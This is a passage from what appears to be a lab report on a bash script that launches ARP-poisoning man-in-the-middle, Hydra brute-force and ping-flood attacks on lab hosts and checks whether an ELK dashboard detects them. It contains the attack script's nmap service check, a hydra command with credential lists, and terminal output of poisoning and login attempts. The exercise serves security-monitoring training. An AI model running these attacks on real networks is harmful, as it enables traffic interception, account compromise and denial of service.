246         KILLPROC_MITM
247         }
248         KILLPROC_MITM
249         return
```

Figure BBScript to kill background process

```
poisoning in process..
>>>  press 'k' to stop  <<<
>>>  press 'k' to stop  <<<
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:d5:2a:e6
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:d5:2a:e6
INVALID KEY. Press 'k' to stop
>>>  press 'k' to stop  <<<
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:d5:2a:e6
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:d5:2a:e6
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:d5:2a:e6
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:d5:2a:e6
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:d5:2a:e6
killing MITM..
Cleaning up and re-arping targets...
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:20:e8:10
Cleaning up and re-arping targets...
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:6d:c6:65
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:6d:c6:65
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:20:e8:10
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:6d:c6:65
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:20:e8:10
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:20:e8:10
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:6d:c6:65
0:c:29:d5:2a:e6 0:c:29:6d:c6:65 0806 42: arp reply 172.16.50.1 is-at 0:c:29:20:e8:10
0:c:29:d5:2a:e6 0:c:29:20:e8:10 0806 42: arp reply 172.16.50.254 is-at 0:c:29:6d:c6:65
Completed. Press ENTER to return back to command line
Do you want you continue another attack? (y/n)
```

Figure CCTerminal output of Figure26 entering incorrect and correct key

Continue with another attack or Exit

In Figure 29, user can press ‘y’ to continue with another attack, where the attack menu will show up again or user can press ‘n’ to stop the whole attack exercise, it will greet you and exit the script. If User give the wrong input, it will prompt an invalid key and ask you again, as shown in Figure 29 and Figure 28 Line 244. The script is shown from line 293 to 313 as function called OTHERATTACK in Figure 28. This script is duplicated and will appear at the other part of the script when you choose other attack options.

```
292     #after current attack is completed, OTHERATTACK prompt user if he want to continue with another attack
293     function OTHERATTACK()
294     {
295     echo "Do you want you continue another attack? (y/n)"
296     read -r -n 1 oaans
297     #Press 'n' to stop script & deletes created temporary file
298     if [ $oaans == "n" ]
299         then
300         rm -rf temp_ipatklist
301         echo -e "\nHave a good day. Bye Bye."
302         exit
303     #Press 'y' to continue with another attack
304     elif
305         [ $oaans == "y" ]
306         then atkmcq
307     #If user input an Invalid input (not y,n), it will prompt again for valid option
308     else
309     echo "INVALID KEY. please enter "y" or "n""
310     OTHERATTACK
311     fi
312     }
313     OTHERATTACK
```

Figure DDScript to execute other attacks

```
1 MITM - Man-in-the-Middle  (arp-poisoning to trick endpoint and sniff traffic)
2 Hydra  (Brute force with list files containing usernames and passwords)
3 Ping Flood  (flooding endpoint with pings in attempt to deny service or freeze endpoint)
4 Random  (any of the above)
```

```
Completed. Press ENTER to return back to command line
Do you want you continue another attack? (y/n)
n
Have a good day. Bye Bye.
```

```
Completed. Press ENTER to return back to command line
Do you want you continue another attack? (y/n)
bINVALID KEY. please enter y or n
Do you want you continue another attack? (y/n)
xINVALID KEY. please enter y or n
Do you want you continue another attack? (y/n)
```

Figure EETerminal output of Figure 28 when executing different option

Attack –Hydra (Brute Force)

In Figure 30, from line 793 to 830, check if the port/service is available for brute forcing. Line 800 store the nmap results into temporary file 'temp_Nmap'. From Line 802 to 830 will direct the available services that Hydra can be used to another temporary file 'bfmode.txt' and shows the user in the terminal as shown in Figure 31.

```
793  ##Hydra Brute Force attacking
794  #SERVICECHECK will check which service is available for brute force and store into a temporary file to be use
795  function SERVICECHECK()
796  {
797  #removes bfmode.txt if there is existing one to prevent inaccuracy from previous execution
798  rm -rf bfmode.txt
799  #using nmap to check for available ports and saves into temporary file 'temp_Nmap'
800  nmap -sV -Pn $(cat temp_shuffleip) > temp_Nmap
801  #if http service is open, if will write into bfmode.txt to give user option to attack the service later on
802  if  cat temp_Nmap | grep -vi nmap | grep -v ncacn | grep -w http >/dev/null
803      then echo "[+] 'http' available for brute force"
804           echo http-post >> bfmode.txt
805      else echo "[-] http Service NOT available for brute force"
806  fi
807  #if ldap service is open, if will write into bfmode.txt to give user option to attack the service later on
808  if cat temp_Nmap | grep -vi nmap | grep -v ncacn | grep ldap >/dev/null
809      then echo "[+] 'ldap2' available for brute force"
810      echo ldap2 >> bfmode.txt
811      else echo "[-] ldap Service NOT available for brute force"
812  fi
813  #if rdp service is open, if will write into bfmode.txt to give user option to attack the service later on
814  if cat temp_Nmap | grep -vi nmap | grep -v ncacn | grep 3389 >/dev/null
815      then echo "[+] 'rdp' available for brute force"
816      echo rdp >> bfmode.txt
817      else echo "[-] rdp Service NOT available for brute force"
818  fi
819  #if smb service is open, if will write into bfmode.txt to give user option to attack the service later on
820  if cat temp_Nmap | grep -vi nmap | grep -v ncacn | grep 445 >/dev/null
821      then echo "[+] 'smb' available for brute force"
822      echo smb >> bfmode.txt
823      else echo "[-] smb Service NOT available for brute force"
824  fi
825  #if ssh service is open, if will write into bfmode.txt to give user option to attack the service later on
826  if cat temp_Nmap | grep -vi nmap | grep -v ncacn | grep ssh >/dev/null
827      then echo "[+] 'ssh' available for brute force"
828      echo ssh >> bfmode.txt
829      else echo "[-] ssh Service NOT available for brute force"
830  fi
831
832  }
833  SERVICECHECK
835  #CHOOSEBF allow user to choose the available service to attack called from bfmode.txt
836  function CHOOSEBF()
837  {
838  echo -e "\nchoose your service to brute force? choose number."
839  cat -n bfmode.txt
840  LineNum_bf=$(cat bfmode.txt | wc -l)
841  read -r -n 1 bfmode
842  #Prompts user for valid input (eg. 1,2,3..) to attack the chosen service
843  if [[ "$bfmode" =~ [[:digit:]] && "bfmode" -gt 0 && "$bfmode" -le "$LineNum_bf" ]]
844      then
845      echo -e "\nYou have chosen $(cat bfmode.txt | awk NR==$bfmode)"
846      echo ">>>  press 'k' to stop  <<<"
847      sleep 2
848      hydra -L ~/Documents/usernames.lst -P ~/Documents/passworded.lst $(cat temp_shuffleip) $(cat bfmode.txt | awk NR==$bfmode) -vV &
849  #Press 'k' to stop brute forcing & deletes created temporary file
```

Figure FFScript to execute Hydra brute force

```
You have picked Hydra.

Which IP do you wish to attack? choose number.
Press 'x' to exit program.
Press 'o' to choose another option.
     1  172.16.50.2
     2  172.16.50.1
     3  172.16.50.254
     4  Random
3
you have chosen to use 'Hydra' at 172.16.50.254
[-] http Service NOT available for brute force
[+] 'ldap2' available for brute force
[+] 'rdp' available for brute force
[+] 'smb' available for brute force
[-] ssh Service NOT available for brute force

choose your service to brute force? choose number.
     1  ldap2
     2  rdp
     3  smb
```

Figure GGTerminal output for Figure30 showing services available for brute force

Attack Detection (Hydra Brute Forcing)

Figure 32 shows terminal when brute forcing is in action. In Figure 33, the ELK dashboard log-* shows the number of attempts (257 hits) which should be caught by an SOC analyst if Security Alerts is configured

```
you have chosen to use 'Hydra' at 172.16.50.254
[-] http Service NOT available for brute force
[+] 'ldap2' available for brute force
[+] 'rdp' available for brute force
[+] 'smb' available for brute force
[-] ssh Service NOT available for brute force

choose your service to brute force? choose number.
     1  ldap2
     2  rdp
     3  smb
2
You have chosen rdp
>>>  press 'k' to stop  <<<
>>>  press 'k' to stop  <<<
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-06 04:24:19
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel c
onnections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sess
ion found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000 login tries (l:10/p:100), ~250 tries per task
[DATA] attacking rdp://172.16.50.254:3389/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 172.16.50.254 - login "root" - pass "123456" - 1 of 1000 [child 0] (0/0)
[ATTEMPT] target 172.16.50.254 - login "root" - pass "12345" - 2 of 1000 [child 1] (0/0)
[ATTEMPT] target 172.16.50.254 - login "root" - pass "password" - 3 of 1000 [child 2] (0/0)
```

Figure HHTerninal showing brute force execution in process



Figure IIELK dashboard showing login failure

Attack Detection (Ping Flood)

In Figure 34, we can see that the CPU spiked due to the flooding of ping to the target. Target may feel that their computer freeze or jittering when moving the mouse, or even unable to launch application or surf web as the CPU doesn't have the extra capacity to perform other tasks. In Figure 35, the ELK can detect ping from other source and SOC should question the ping source and take a look at the who is actually pinging them.



Figure JJTask Manager show CPU spike from Ping Flood



Figure KKELK Dashboard showing the imcp (Ping) from attacker

socchecker.log

Figure 36 shows that time, date, attack option and target IP address are recorded as the execution was exercised.

```
┌──(kali㉿kali)-[/var/log]
└─$ cat socchecker.log
Sun Mar  5 01:31:38 AM +08 2023 Launched 'HPing3' at Random
Sun Mar  5 01:32:54 AM +08 2023 Launched 'Ping of Death' at Random
Sun Mar  5 02:24:23 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:25:26 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:26:32 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:28:24 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:30:08 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:31:29 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:32:03 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:33:22 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:34:01 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:35:06 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:36:00 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:39:47 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 02:42:42 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 02:44:14 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 02:45:15 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 02:46:24 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 02:46:41 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 02:49:21 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 02:52:13 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 02:52:34 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 03:04:57 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 03:06:33 AM +08 2023 Launched 'MITM' at 172.16.50.254
Sun Mar  5 03:08:16 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 03:09:10 AM +08 2023 Launched 'Ping of Death' at
Sun Mar  5 03:09:31 AM +08 2023 Launched 'Ping of Death' at
Sun Mar  5 03:09:48 AM +08 2023 Launched 'Hydra' at
Sun Mar  5 03:10:11 AM +08 2023 Launched 'Ping of Death' at 172.16.50.254
Sun Mar  5 03:12:14 AM +08 2023 Launched 'Hydra' at 172.16.50.254
Sun Mar  5 03:12:37 AM +08 2023 Launched 'Hydra' at 172.16.50.254
Sun Mar  5 03:15:16 AM +08 2023 Launched 'Hydra' at 172.16.50.254
Sun Mar  5 02:36:54 PM +08 2023 Launched 'MITM' at 172.16.50.1
Sun Mar  5 03:45:42 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 03:46:54 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 03:50:49 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 03:54:16 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 03:55:17 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 04:14:53 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 04:21:34 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 04:22:22 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 04:23:46 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 04:24:11 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 04:24:55 PM +08 2023 Launched 'Ping Flood' at 172.16.50.254
Sun Mar  5 04:26:02 PM +08 2023 Launched 'Ping Flood' at 172.16.50.1
```

Figure LL/var/log/socchecker.log showing the time, date, attack vector and target IP address

Credits

Using arp-scan to detect available LAN device [User: Eric Carvalho]

https://askubuntu.com/questions/309668/how-to-discover-the-ip-addresses-within-a-network-with-a-bash-script

Bash script conditionals [Owner of devhits.io and Dave Child]

https://devhints.io/bash#conditionals

https://cheatography.com/davechild/cheat-sheets/regular-expressions/

Creating Random choice [User: Reinstate Monica Please]

https://stackoverflow.com/questions/8988824/generating-random-number-between-1-and-10-in-bash-shell-script

Common usernames [Owner of nmap.org]

https://github.com/nmap/nmap/blob/master/nselib/data/usernames.lst

Kill Background process [User: John Otieno]

https://linuxhint.com/kill-background-process-linux/#:~:text=Killing%20a%20background%20process%20is,the%20process%20name%20of%20ping.

How to use read command [Owner: John Otieno]

https://linuxcommand.org/lc3_man_pages/readh.html

Bash script press key to stop [User: Fahmida Yesmin]

https://linuxhint.com/bash_wait_keypress/